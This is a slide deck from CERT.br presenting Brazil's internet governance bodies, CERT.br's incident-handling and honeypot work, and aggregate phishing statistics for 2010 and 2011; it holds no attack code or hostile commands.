Phishing and Banking Trojan Cases Affecting Brazil

Cristine Hoepers

cristine@cert.br

Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil
Núcleo de Informação e Coordenação do Ponto BR
Comitê Gestor da Internet no Brasil

The Brazilian Internet Steering Committee - CGI.br


CGI.br is a multi-stakeholder organization created in 1995 by the Ministries of Communications and Science and Technology to coordinate all Internet related activities in Brazil.

Among the diverse responsibilities reinforced by the Presidential Decree 4.829, has as the main attributions:

- **to propose policies and procedures related to the regulation of Internet activities**
- **<u>to recommend standards for technical and operational procedures</u>**
- **to establish strategic directives related to the use and development of Internet in Brazil**
- **<u>to promote studies and recommend technical standards for the network and services' security in the country</u>**
- **to coordinate the allocation of Internet addresses (IP) and the registration of domain names using <.br>**
- **to collect, organize and disseminate information on Internet services, including indicators and statistics**

http://www.cgi.br/english/


CGI.br and NIC.br Structure



1 – Ministry of Science and Technology (Coordination)
2 – Ministry of Communications
3 – Presidential Cabinet
4 – Ministry of Defense
5 – Ministry of Development, Industry and Foreign Trade
6 – Ministry of Planning, Budget and Management
7 – National Telecommunications Agency
8 – National Council of Scientific and Technological Development
9 – National Forum of Estate Science and Technology Secretaries
10 – Internet Expert

11 – Internet Service Providers
12 – Telecommunication Infrastructure Providers
13 – Hardware and Software Industries
14 – General Business Sector Users
15 – Non-governmental Entity
16 – Non-governmental Entity
17 – Non-governmental Entity
18 – Non-governmental Entity
19 – Academia
20 – Academia
21 – Academia

CERT.br Activities



cert.br

Incident Handling

- Coordination
- Facilitation
- Support
- Statistics

Training and Awareness

- Courses
- Presentations
- Documents
- Meetings

Network Monitoring

- Distributed Honeypots
- SpamPots

FIRST Improving Security Together MEMBER

APWG RESEARCH PARTNER www.antiphishing.org

SEI Partner Carnegie Mellon.


The Honeynet PROJECT

http://www.cert.br/about/

Agenda

- Overview of techniques used in the country
- “Traditional” phishing
- Malware enabled financial fraud
  - from simple trojans
  - to more sofisticated attacks

CERT.br Phishing Handling System




We handle phishings hosted in Brazil or affecting Brazilian organizations

“Traditional” Phishing Statistics for 2010 - 2011

2010


Total Cases:	7959
Unique URLs:	7826
Unique SHA1s:	3609



NET RESOURCES	
CCs	70
ASs	736
CIDRs	1099
IPs	3496
ccTLDs	96
gTLDs	10
notTLDs (IP)	578
Domains	4790


2011

Total Cases:	12466
Unique URLs:	12298
Unique SHA1s:	6330




NET RESOURCES	
CCs	85
ASs	954
CIDRs	1389
IPs	5092
ccTLDs	121
gTLDs	8
notTLDs (IP)	977
Domains	7308

